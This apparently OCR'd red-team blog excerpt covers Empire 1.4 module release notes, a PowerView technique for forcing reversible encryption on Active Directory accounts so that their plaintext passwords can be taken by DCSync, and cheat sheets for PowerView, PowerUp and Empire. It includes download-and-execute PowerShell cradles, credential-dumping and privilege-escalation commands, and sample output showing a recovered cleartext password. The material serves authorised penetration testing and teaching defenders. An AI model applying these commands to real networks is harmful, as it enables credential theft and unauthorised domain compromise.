Empire 1.4

December 29, 2015

It's been another two months since the last major Empire point release, and development has continued to move along steadily. Empire has a **TON** of new modules from **10** different authors and a smattering of additional bug fixes/feature adds. We want to give a big thanks and shout out to all the contributors who are helping to expand Empire with new capabilities!


New Modules

- **situational_awareness/network/powerview/find_managed_security_groups** integrates @ukstufus's pull to identify Active Directory groups which have the 'managedBy' attribute set. In some cases this can help to uncover misconfiguration in AD that may allow for elevation. There's more information on this module in the pull comments.
- Also by @ukstufus, the **exfiltration/egresscheck** module will generate traffic on a provided range of ports, which can be useful to identify direct egress channels. More information here.
- **situational_awareness/host/findtrusteddocuments** by @jamcut will enumerate trusted documents and trusted document locations on a host. These make great locations to trojanize with macros for a means of persistence.
- Also in host situational awareness, @mh4x0f and Jan Egil Ring submitted **situational_awareness/host/antivirusproduct** which will give some more information on host AV solutions.
- Kevin Robertson was kind enough to update **collection/inveigh** module with an updated Inveigh code base that now plays very nicely with Empire. He also submitted **lateral_movement/inveigh_relay**, which can perform SMB relay for the purpose of lateral spread!

- @monoxgas submitted **credentials/mimikatz/dcsync_hashdump**, based on the work of @gentilkiwi, Vincent Le Toux, and @JosephBialek. This allows you to use a modified version of Invoke-Mimikatz to perform DCSync hashdumping of an entire domain!
- **privesc/ask** by Jack64 will use Start-Process with "-Verb RunAs" to prompt a user for credentials for the purposes of UAC bypassing.
- rvrsh3ll has been busy with three new modules:
  - **recon/http_login** is a basic HTTP authentication brute forcer
  - **lateral_movement/invoke_sshcommand** allows you to execute SSH commands on remote hosts
  - one my favorite new modules, **exploitation/exploit_jboss**, is the start of web interface exploitation through straight PowerShell!
- @xorrior has also been busy:
  - **management/mailraider/*** contains the Empire implementation of Chris' EmailRaider project, which allows for internal phishing through Microsoft Outlook. Chris has some more information on this project here.
  - **collection/ChromeDump** and **collection/FoxDump** are two new modules to extract saved Chrome and Firefox password sets, respectively. One note: FoxDump currently needs to be run from a 32-bit PowerShell process. As a temporary workaround, **management/spawn** now has a **SysWow64** option to spawn a 32-bit Empire agent on 64-bit systems.
- **situational_awareness/network/powerview/*** got some additional updates:
  - **get_forest** returns information about a given forest, including the root domain and SID
  - **get_cached_rdpconnection** uses remote registry functionality to query all entries for the "Windows Remote Desktop Connection Client" on the local (or a remote) machine
  - **set_ad_object** allows for the manipulation of Active Directory object permissions
- Three additional **management/*** modules have also been added:
  - **downgrade_account** will set reversible encryption on a given domain account and then force the password to be set on next user login. I wrote about this approach here and Sean Metcalf wrote about an alternative approach here.
  - **spawnas** allows you to spawn an Empire agent with different user credentials
  - **invoke_script** allows you to easily execute an arbitrary PowerShell.ps1 script. This can be useful for mass-tasking or when taking advantage of Empire's new autorun functionality (described in the next section).
- Empire's Mimikatz functionality has been expanded with **credentials/mimikatz/cache** and **credentials/mimikatz/sam**, to extract MSCache(v2) hashes and SAM hashes respectively. Thanks again to @gentilkiwi for the Mimikatz goodness!
- PowerUp's exe-restore logic was broken out into

privesc/powerup/service_exe_restore

- Two new persistence methods were added:
  - persistence/misc/add_netuser allows you to create/add a domain user or a local user to the current (or remote) machine, if permissions allow.
  - persistence/userland/backdoor_lnk was inspired in part by @nikhil_mitt's post here. This module allows you to backdoor an existing .lnk file in a way that preserves the original icon and launches the original target binary, but also triggers an Empire stager stored in a specified registry location. There's also a **CleanUp** argument which restores a .lnk to its original execution path.
- And finally, we have a new TrollSploit addition, rick_ascii. This triggers a simple download cradle for Lee Holmes' awesome ASCII rick roll:



Other Updates

- Autoruns! Empire now has the ability to specify a module to automatically run whenever a new agent checks in. In a module menu, set your desired options, then **set Agent autorun** and **execute**, and the specified module/options will run as

the first tasking for new agents. To clear an autorun module, from the **(Empire: agents) >** menu just type **clear autorun**.

- The **persistence/debugger/*** modules were rolled into a single module at persistence/misc/debugger. The **TargetBinary** option allows you to set which accessibility binary you'd like to abuse.
- Running **./empire –debug** now writes out the last PowerShell logic tasked to an agent to ./LastTask.ps1. This can be quite useful for debugging and building modules.
- All PowerUp modules now dynamically built from a single source file, similar to the PowerView update in 1.3.
- The **./setup/install.sh** logic was updated by @MikeDawg to support additional platforms.
- **./setup/setup_database.py** was updated by @mubix to allow for randomization of the staging password.
- Numerous bug fixes (as usual :) We've also reinstated our dev branch. New pulls should submit to dev, which we will merge to master after vetting. There are now also a few notes in README.md under **'Contribution Rules'** for those who want to contribute modules.

Wrapup

Thanks again to everyone who's contributed to Empire in the short four and a half months since its release! The public participation has been humbling, and we're happy to hear at Empire is being used successfully on engagements. Remember that there is now an Empire cheat sheet included in the set at https://github.com/harmj0y/cheatsheets/, and we'll catch you in the new year!

Posted in Empire | Leave a comment

Targeted Plaintext Downgrades with PowerView

December 16, 2015

Following my pattern of weaponizing Sean Metcalf's work in PowerView, I'm here with another update. Sean recently released a post titled "Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync". He describes a legacy feature for Active Directory user accounts called 'reversible encryption'. According to Microsoft, "*This policy is required when using Challenge-Handshake Authentication Protocol (CHAP) authentication through remote access or Internet Authentication Services (IAS). It is also required when using Digest Authentication in Internet Information Services (IIS)*". There's a bit more a detailed explanation of its workings here and here.

Sean describes a cool way to set this policy for classes of users on domains with a functional level of 2008 and above using something called "Fine-Grained Password Policy". Check out his article for more information, as I won't be covering that method in this post.

But long story short, if reversible encryption is enabled for a user account, you can recover a user's plaintext password using a method like Mimikatz' DCSync. One caveat that Sean mentions- if this policy is set for a particular user through whatever method, the current password is not magically turned into a reversible form, but only after the password changes.

UserAccountControl and PowerView

I recently started building in more functionality to handle AD object manipulation, specifically "*using UserAccountControl flags to manipulate user account properties*". This property is a combination of several possible binary values, then converted to a decimal display value:

Property flag	Value in hexadecimal	Value in decimal
SCRIPT	0x0001	1
ACCOUNTDISABLE	0x0002	2
HOMEDIR_REQUIRED	0x0008	8
LOCKOUT	0x0010	16
PASSWD_NOTREQD	0x0020	32
PASSWD_CANT_CHANGE **Note** You cannot assign this permission by directly modifying the **UserAccountControl** attribute. For information about how to set the permission programmatically, see the "Property flag descriptions" section.	0x0040	64
ENCRYPTED_TEXT_PWD_ALLOWED	0x0080	128
TEMP_DUPLICATE_ACCOUNT	0x0100	256
NORMAL_ACCOUNT	0x0200	512
INTERDOMAIN_TRUST_ACCOUNT	0x0800	2048
WORKSTATION_TRUST_ACCOUNT	0x1000	4096
SERVER_TRUST_ACCOUNT	0x2000	8192
DONT_EXPIRE_PASSWORD	0x10000	65536
MNS_LOGON_ACCOUNT	0x20000	131072
SMARTCARD_REQUIRED	0x40000	262144
TRUSTED_FOR_DELEGATION	0x80000	524288
NOT_DELEGATED	0x100000	1048576
USE_DES_KEY_ONLY	0x200000	2097152
DONT_REQ_PREAUTH	0x400000	4194304
PASSWORD_EXPIRED	0x800000	8388608
TRUSTED_TO_AUTH_FOR_DELEGATION	0x1000000	16777216
PARTIAL_SECRETS_ACCOUNT	0x04000000	67108864

https://support.microsoft.com/en-us/kb/305144

So a value of 514 would mean that 512 (NORMAL_ACCOUNT) and 2 (ACCOUNTDISABLE) are currently applied. PowerView now has a **ConvertFrom-UACValue** function, which will display these values in a human-readable format (also passable on the pipeline):

```
PS C:\> Get-NetUser jason | select useraccountcontrol | ConvertFrom-UACValue

Name                           Value
----                           -----
ACCOUNTDISABLE                 2
NORMAL_ACCOUNT                 512
```

If you want to see the complete table of UAC values, you can pass the **-ShowAll** flag, which will add a **+** to any value that's current active:

```
PS C:\> Get-NetUser jason | select useraccountcontrol | ConvertFrom-UACValue -ShowAll

Name                           Value
----                           -----
SCRIPT                         1
ACCOUNTDISABLE                 2+
HOMEDIR_REQUIRED               8
LOCKOUT                        16
PASSWD_NOTREQD                 32
PASSWD_CANT_CHANGE             64
ENCRYPTED_TEXT_PWD_ALLOWED     128
TEMP_DUPLICATE_ACCOUNT         256
NORMAL_ACCOUNT                 512+
INTERDOMAIN_TRUST_ACCOUNT      2048
WORKSTATION_TRUST_ACCOUNT      4096
SERVER_TRUST_ACCOUNT           8192
DONT_EXPIRE_PASSWORD           65536
MNS_LOGON_ACCOUNT              131072
SMARTCARD_REQUIRED             262144
TRUSTED_FOR_DELEGATION         524288
NOT_DELEGATED                  1048576
USE_DES_KEY_ONLY               2097152
DONT_REQ_PREAUTH               4194304
PASSWORD_EXPIRED               8388608
TRUSTED_TO_AUTH_FOR_DELEGATION 16777216
PARTIAL_SECRETS_ACCOUNT        67108864
```

The other new(ish) function is **Set-ADObject** which accepts **SID/Name/SamAccountName** specification for a target to modify, a **-PropertyName** to manipulate, and a **-PropertyValue** or **-PropertyXorValue**. **PropertyValue** sets the supplied value for the property, while **PropertyXorValue** is useful for things like UserAccountControl. For example, if you wanted unlock a specific account, you could execute:

```
PS C:\> Set-ADObject -SamAccountName jason -PropertyName UserAccountCo
ntrol -PropertyXorValue 2
PS C:\> Get-NetUser jason | select useraccountcontrol | ConvertFrom-UA
CValue -ShowAll

Name                           Value
----                           -----
SCRIPT                         1
ACCOUNTDISABLE                 2
HOMEDIR_REQUIRED               8
LOCKOUT                        16
PASSWD_NOTREQD                 32
PASSWD_CANT_CHANGE             64
ENCRYPTED_TEXT_PWD_ALLOWED     128
TEMP_DUPLICATE_ACCOUNT         256
NORMAL_ACCOUNT                 512
INTERDOMAIN_TRUST_ACCOUNT      2048
WORKSTATION_TRUST_ACCOUNT      4096
SERVER_TRUST_ACCOUNT           8192
DONT_EXPIRE_PASSWORD           65536
MNS_LOGON_ACCOUNT              131072
SMARTCARD_REQUIRED             262144
TRUSTED_FOR_DELEGATION         524288
NOT_DELEGATED                  1048576
USE_DES_KEY_ONLY               2097152
DONT_REQ_PREAUTH               4194304
PASSWORD_EXPIRED               8388608
TRUSTED_TO_AUTH_FOR_DELEGATION 16777216
PARTIAL_SECRETS_ACCOUNT        67108864
```

Targeted Reversible Encryption

With all these pieces, we can now build a series of operations that will set an account to use reversible encryption, *and then force the user to change their password on next login*. This will allow us to DCSync the password as soon as the pwdlastset date changes for the user, giving us their newly set plaintext credentials. You will obviously need admin/user modification rights to modify these properties.


First, if DONT_EXPIRE_PASSWORD is set, we need to flip that with **Set-ADObject -SamAccountName USER -PropertyName useraccountcontrol -PropertyXorValue 65536**.

Then we can set ENCRYPTED_TEXT_PWD_ALLOWED with **Set-ADObject -SamAccountName USER -PropertyName useraccountcontrol -PropertyXorValue 128**.

We can then manually set pwdlastset to 0, which forces the user to change their password on next login **Set-ADObject -SamAccountName USER -PropertyName pwdlastset -PropertyValue 0**.

This has all been wrapped up into a new function in PowerView, **Invoke-DowngradeAccount**:

```
PS C:\> Invoke-DowngradeAccount -SamAccountName CEO
PS C:\> _
```




```
    25  85e9595509cd55d1c09e3d606f842b05
    26  eb355f57aad038aca537a32e79cc6d91
    27  961d7796339162da31a508252613c89e
    28  a1c5f1de2a4511c8c4a15e1ede0fc3c5
    29  961d7796339162da31a508252613c89e

* Packages *
    Kerberos-Newer-Keys

* Primary:CLEARTEXT *
    Password123!
```

Once you're done with your mischief, you can set values back to their original state with the **-Repair** flag:

```
PS C:\> Invoke-DowngradeAccount -SamAccountName CEO -Repair
PS C:\> Get-NetUser CEO | Select useraccountcontrol | ConvertFrom-UACV
alue -ShowAll

Name                           Value
----                           -----
SCRIPT                         1
ACCOUNTDISABLE                 2
HOMEDIR_REQUIRED               8
LOCKOUT                        16
PASSWD_NOTREQD                 32
PASSWD_CANT_CHANGE             64
ENCRYPTED_TEXT_PWD_ALLOWED     128
TEMP_DUPLICATE_ACCOUNT         256
NORMAL_ACCOUNT                 512+
INTERDOMAIN_TRUST_ACCOUNT      2048
WORKSTATION_TRUST_ACCOUNT      4096
SERVER_TRUST_ACCOUNT           8192
DONT_EXPIRE_PASSWORD           65536
MNS_LOGON_ACCOUNT              131072
SMARTCARD_REQUIRED             262144
TRUSTED_FOR_DELEGATION         524288
NOT_DELEGATED                  1048576
USE_DES_KEY_ONLY               2097152
DONT_REQ_PREAUTH               4194304
PASSWORD_EXPIRED               8388608
TRUSTED_TO_AUTH_FOR_DELEGATION 16777216
PARTIAL_SECRETS_ACCOUNT        67108864
```

Have fun :D

Posted in redteaming | Tagged powerview | Leave a comment

Empire, Meterpreter, and Offensive Half-life

December 9, 2015

A little over a week ago an interesting conversation started on security.stackexchange.com where someone asked about "Metasploit Meterpreter alternatives". In the ensuing discussion two projects I co-founded and worked on heavily (Veil-Evasion and Empire) were mentioned, so I wanted to throw my .02 into the conversation.

Empire was not designed as, not is intended to be, a 'Meterpreter replacement'. The project's goal was to weaponize the wealth of existing PowerShell tech out there to show that a pure-PowerShell based agent was possible, and to serve as a teaching tool for network defenders to demonstrate the capability of these types of attack toolsets. We use a variety of agents on engagements (especially Cobalt Strike's Beacon) as all environments differ and some things that work in certain networks will fail in others. We like to have options, i.e. offense in depth.

I also want to echo some of what OJ stated in the thread (who, for those who are unaware, is one of the core Meterpreter devs). Open source offensive tech has the disadvantage of being public, and will gradually start to reduce its effective life span the longer it remains

in the open and defenders learn to write defenses for it. While Empire may currently work in a number of Windows environments, this curve will inevitably catch up to it as well, as some other people in the thread hinted.

One of our secondary goals with Empire was to provide an adaptable platform that allows for rapid development and modification of the agent in the field. By nature, this is going to be easier for most people with a smaller project like Empire and a scripting language like PowerShell, as opposed to a C/C++ based agent. For example (in regards to the 'weak network-based C2' mentioned) Empire's staging URIs, user agent, and tasking URIs are easily changeable in the backend empire.db database. Use "sqlitebrowser ./data/empire.db" to modify any of these defaults, or modify the values in ./setup/setup_database.py.

That said, as time marches on and PowerShell based defenses become more prevalent, these advantages may be negated and C agents (with modification of the source as OJ mentioned) may become the best option in most environments. Regardless, hopefully Empire does prove useful for people, and we intend on continuing active core and module development for the foreseeable future.

Posted in informational | Tagged Empire | Leave a comment

Sheets on Sheets on Sheets

December 3, 2015

After a few requests, I've built out a series of cheat sheets for a few of the tools I help actively develop- PowerView, PowerUp, and Empire. I hope to illustrate the full functionality available in each tool and provide a quick reference for new adopters (as well as seasoned operators). PDF versions of these will be kept in a master repository at https://github.com/HarmJ0y/CheatSheets/ under the Creative Commons v3 "Attribution" License. They are versioned in the footnotes and I will them appropriately as time goes on.

Note: PowerView and PowerUp are in the process of being integrated into the PowerSploit repository. The bit.ly links in the current sheets note where the eventual locations will be, but these two tools still reside in PowerTools for the next few weeks until the transition is completed.

Powerview 2.0 Cheat Sheet

Veris Group

ATD

Adaptive Threat Division

Getting Started

Get PowerView: http://bit.ly/1I9OICy

Load from disk: 1) C:\> **powershell –exec bypass** 2) **PS C:\> Import-Module powerview.ps1**

From GitHub: PS C:\> **IEX (New-Object Net.WebClient).DownloadString("http://bit.ly/1I9OICy")**

Run on non-domain joined machine: 1) configure DNS to point to DC of domain, 2) **runas /netonly /user:DOMAIN\user powershell.exe**

Load in Cobalt Strike's Beacon: **beacon> powershell-import /local/path/to/powerview.ps1** , then **beacon> powershell CMDLET-NAME**

Getting help: PS C:\> **Get-Help Cmdlet-Name [-detailed] [-full]**

Most PowerView functions are implemented in Empire in **situational_awareness/network/powerview/***

Filtering and Output

Execute a command on each result object	**… | %{…Invoke-Command $_ }**
Filter result objects by field	**… | ? {$_.Field –eq X}**
Only return certain properties	**… | Select prop1,prop2**
Display output as a list	**… | fl**
Display output as wrapped table	**… | ft -wrap**
Write out to file	**… | Out-File -Encoding Ascii out.txt**
Write to .csv	**… | Export-CSV -NoTypeInformation out.csv**
Write to .xml object	**…| Export-Clixml obj.xml**
Read .xml object	**$obj = Import-Clixml obj.xml**

Common Cmdlet Options

Display verbose status/debug information	**-Verbose**
Add a 10 second delay between enumerating each machine	**-Delay 10**
Pull information from a foreign domain. Otherwise functions default to the current domain	**-Domain foreign.com**
Reflect LDAP queries through a specific DC	**-DomainController dc.domain.com**
Execute a command/search on/for a specified computer	**-ComputerName SERVER.domain.com**

Many "meta" functions (e.g. **Invoke-UserHunter**) also have additional common options:

Execute function with 15 threads (nice speedup!)	**-Threads 15**
Don't ping machines before enumerating them	**-NoPing**
File of computer names to enumerate	**-ComputerFile file.txt**
Enumerate computers found w/ specific LDAP filter	**-ComputerFilter "(description=*web*)"**
Enumerate computers on a specific ADS path (e.g. in specific OUs)	**-ComputerADSpath "LDAP://OU=secret,…"**
File of user names to search for	**-UserFile users.txt**
Search for users w/ specific LDAP filter	**-UserFilter "(description=*web*)"**
Only search for users on a specific ADS path	**-UserADSpath "LDAP://OU=secret, …"**

Computer Enumeration

Get-NetComputer will enumerate computer objects on a given domain through LDAP, returning hostnames by default.

Return only live hosts	**-Ping**
Full computer objects (not just hostnames)	**-FullData**
Search w/ specific LDAP filter	**-Filter "(description=*web*)"**
Search specific domain ADS path (e.g. OUs)	**-ADSpath "LDAP://OU=secret, …"**
Machines with unconstrained delegation	**-Unconstained**

Identifying Your Prey

Get-NetGroup will enumerate *group* objects themselves on a given domain through LDAP.

Return specific name results	**-GroupName *admin***
Full group objects	**-FullData**
(Nested) groups a specific user is a member of	**-UserName USER**

Get-NetGroupMember will enumerate the *members* of a specific group on a given domain through LDAP.

Specified group name	**-GroupName "Domain Admins"**
Full user objects	**-FullData**
Recursively resolve the members of any results that are groups	**-Recurse**

Get-NetUser will enumerate user objects on a given domain through LDAP.

Return specific name results	**-UserName "*john*"**
Search w/ specific LDAP filter	**-Filter "(field=*term*)"**
Return users who are (or were) a member of an admin protected group	**-AdminCount**
Users with a service principal name set (likely service accounts)	**-SPN**
Search specific domain ADS path	**-ADSpath "LDAP://OU=secret, …"**

Find-UserField will search a specified user field/property for a given term for all user objects through LDAP.

Specify the field to search	**-SearchField description**
Term to search for	**-SearchTerm term**

User-Hunting

Invoke-UserHunter will use LDAP queries and API calls to locate users on the domain. **Note:** default behavior searches for "Domain Admins" and touches every machine on the domain!

Hunt for members of a specific group	**-GroupName "Web Admins"**
Show all results (i.e. don't filter by user targets)	**-ShowAll**
Hunt using only session information from file servers/DCs	**-Stealth**
Hunt for users who are effective local admins for a given server	**-TargetServer SERVER.domain.com**
Stop on first successful result found	**-StopOnSuccess**
Return users not in the local (or targeted) domain	**-ForeignUsers**

Domain [Trusts]

Info on the current domain	**Get-NetDomain**
Domain controllers for the current domain	**Get-NetDomainController**
Info on the current forest	**Get-NetForest**
Enumerate all domains in the current forest	**Get-NetForestDomain**
Get all forest trusts for the current forest	**Get-NetForestTrust**
Get all domain trusts (à la nltest /trusted_domains)	**Get-NetDomainTrust**
Recursively map all domain trusts	**Invoke-MapDomainTrust**
Find users in groups outside of the given domain (*outgoing* access)	**Find-ForeignUser**
Find groups w/ users outside of the given domain (*incoming* access)	**Find-ForeignGroup –Domain target.domain.com**

Data Mining

Invoke-ShareFinder will use LDAP queries and API calls to search for open shares on the domain. **Note:** default behavior touches every machine on the domain!

Only return shares the current user can read	**-CheckShareAccess**

Find-InterestingFile will recursively search a given local/UNC path for files matching specific criteria.

Search a specific UNC path	**-Path \\SERVER\Share**
Only return files with the specified search terms in their names	**-Terms term1,term2,term3**
Only return office docs	**-OfficeDocs**
Only return files accessed within the last week	**-LastAccessTime (Get-Date).AddDays(-7)**

Local Admin Enumeration

Get-NetLocalGroup will enumerate the local users/groups from localhost or a remote machine.

Enumerate local admins from hostname (or IP)	**-ComputerName X**
List the local groups instead of group members	**-ListGroups**
Enumerate local group besides 'Administrators'	**-GroupName "Remote Desktop Users"**
Resolve any resulting group objects, giving a set of effective users	**-Recurse**

Misc. Functions

Search domain OUs	**Get-NetOU**
Get all likely fileservers	**Get-NetFileServer**
Get shares for a specific machine	**Get-NetShare X.domain.com**
Get sessions for a specific machine	**Get-NetSession X.domain.com**
Get logged on users for a specific machine	**Get-NetLoggedOn X.domain.com**
Get RDP sessions (and source IPs)	**Get-NetRDPSession X.domain.com**
Get (possibly) exploitable systems	**Get-ExploitableSystem**

Power-One-Liners

Take a GPP GUID and get all computers the local admin password is applied to: **Get-NetOU -GUID {GPP_GUID} | %{ Get-NetComputer -ADSPath $_ }**

Find machines the current user has local admin access on: **Find-LocalAdminAccess**

Get the default domain access policy: **Get-DomainPolicy | Select -Expand SystemAccess**

See who can admin all domain controllers in the current domain: **Get-NetDomainController | Get-NetLocalGroup**

See what objects have DCSync rights: **Get-ObjectACL -DistinguishedName "dc=domain,dc=local" -ResolveGUIDs | ? { ($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll')}**

Users w/ sidHistory: **Get-NetUser -Filter '(sidHistory=*)'**

Users with passwords > 1 year: **$Date = (Get-Date).AddYears(-1).ToFileTime();Get-NetUser -Filter "(pwdlastset<=$Date)"**

FileFinder w/ share list: **Invoke-FileFinder –ShareList .\shares.txt –OutFile files.csv**

Search SYSVol for common scripts: **Invoke-FileFinder –SearchSYSVol**

More Information

http://www.harmj0y.net/blog/tag/powerview/

http://www.verisgroup.com/adaptive-threat-division/

Version 1.0. Created by Will Schroeder (@harmj0y) and released under the Creative Commons v3 "Attribution" License.

PowerUp Cheat Sheet

Veris Group ATD Adaptive Threat Division

Getting Started

Get PowerUp: http://bit.ly/1SjgT2h

Load from disk: 1) C:\> **powershell –exec bypass** 2) **PS C:\> Import-Module PowerUp.ps1**

Load from GitHub: PS C:\> **IEX (New-Object Net.WebClient).DownloadString("http://bit.ly/1SjgT2h")**

Load in Cobalt Strike's Beacon: **beacon> powershell-import /local/path/to/PowerUp.ps1** , then **beacon> powershell Invoke-AllChecks**

Getting help: PS C:\> **Get-Help Cmdlet-Name [-detailed] [-full]**

Most PowerUp functions are implemented in Empire in **privesc/powerup/***

Invoke-AllChecks will run all current privilege escalation checks detailed in this guide. The **–HTMLReport** flag will output a HTML version of the report to disk.

Enumerating Service Vulnerabilities

Misconfigured services are a common source of privilege escalation vectors.

Get-ServiceUnquoted	Enumerates all services w/ an unquoted binary path.
Get-ServiceFilePermission	Enumerates all services where the current user can write to the associated binary or its arguments.
Get-ServicePermission	Enumerates all services where a user can modify the binary path for the given service.

Weaponizing Service Vulnerabilities

Invoke-ServiceAbuse abuses a vulnerable service's binPath to execute commands as SYSTEM.

Install-ServiceBinary writes out a C# service binary that executes commands as SYSTEM when the machine reboots.

Both cmdlets accept the following parameters:

Service name to abuse.	**-ServiceName SERVICE**
The username to add (defaults to 'john'). Domain users are not created, only added to the LocalGroup.	**-UserName [DOMAIN\]USER**
The password for the added user (defaults to 'Password123!').	**-Password "P@55Word"**
The group to add the user to (default: 'Administrators').	**-LocalGroup NAME**
Custom command to execute.	**-Command "net…"**

Install-ServiceBinary backs up the original service path to \orig_path.exe.bak. **Restore-ServiceBinary** will restore this backup binary to its original path.

DLL Hijacking

Find-DLLHijack will find hijackable locations for all current services (useful for persistence).

Find-PathHijack checks if the current %PATH% has any directories that are writeable by the current user. Weaponizable for Windows 7 with **Write-HijackDll** and FOLDER\PATH\wlbsctrl.dll.

Write-HijackDll writes out a self-deleting .bat file to \hijackpath\debug.bat that executes a command, and writes out a hijackable .dll that launches the .bat.

Path to write the hijack dll	**-OutputFile PATH\wlbsctrl.dll**
Command for the hijacked .dll to run.	**-Command "net user …"**
Path of the .bat for the hijackable .dll to run.	**-BatPath PATH\y.bat**

Miscellaneous Checks

Get-RegAlwaysInstallElevated	Checks if the "AlwaysInstallElevated" key is set. This means that MSI installation packages always run as SYSTEM. **Write-UserAddMSI** can write out a weaponization package to add a local administrator.
Get-RegAutoLogon	Returns HKLM autoruns where the current user can modify the binary/script (or its config).
Get-VulnAutoRun	Returns HKLM autoruns where the current user can modify the binary/script (or its config).
Get-VulnSchTask	Returns scheduled tasks where the current user can modify the script associated with the task action.
Get-UnattendedInstallFile	Checks for remaining unattend.xml deployment files.
Get-Webconfig	Recovers cleartext and encrypted connection strings from all web.config's. Credit to Scott Sutherland.
Get-ApplicationHost	Recovers encrypted application pool and virtual directory passwords from the applicationHost.config. Credit to Scott Sutherland.

More Information

http://www.harmj0y.net/blog/

http://www.verisgroup.com/adaptive-threat-division/

Empire Cheat Sheet

Veris Group ATD Adaptive Threat Division

Getting Started

Get Empire: **# git clone https://github.com/PowerShellEmpire/Empire** or download the latest release from https://github.com/PowerShellEmpire/Empire/releases

Run setup: **# ./setup/install.sh**

Reset your installation: **# ./setup/reset.sh**

Start Empire [in debug mode]: **# ./empire [--debug]**

Documentation at: http://www.PowerShellEmpire.com

Return back to the main Empire menu at any point with **main**, exit with **exit** (or Ctrl+C). Go back to the previous menu with **back**. Type **help** at any point for a list of commands and their descriptions.

You can list all agents or listeners from any menu with **list [agents/listeners]**

To manually edit the backend db: **# sqlitebrowser ./data/empire.db**

Empire has a heavy UI focus with lots of tab-completion.

Logging and Downloads

If –debug specified, info in **./empire.debug**

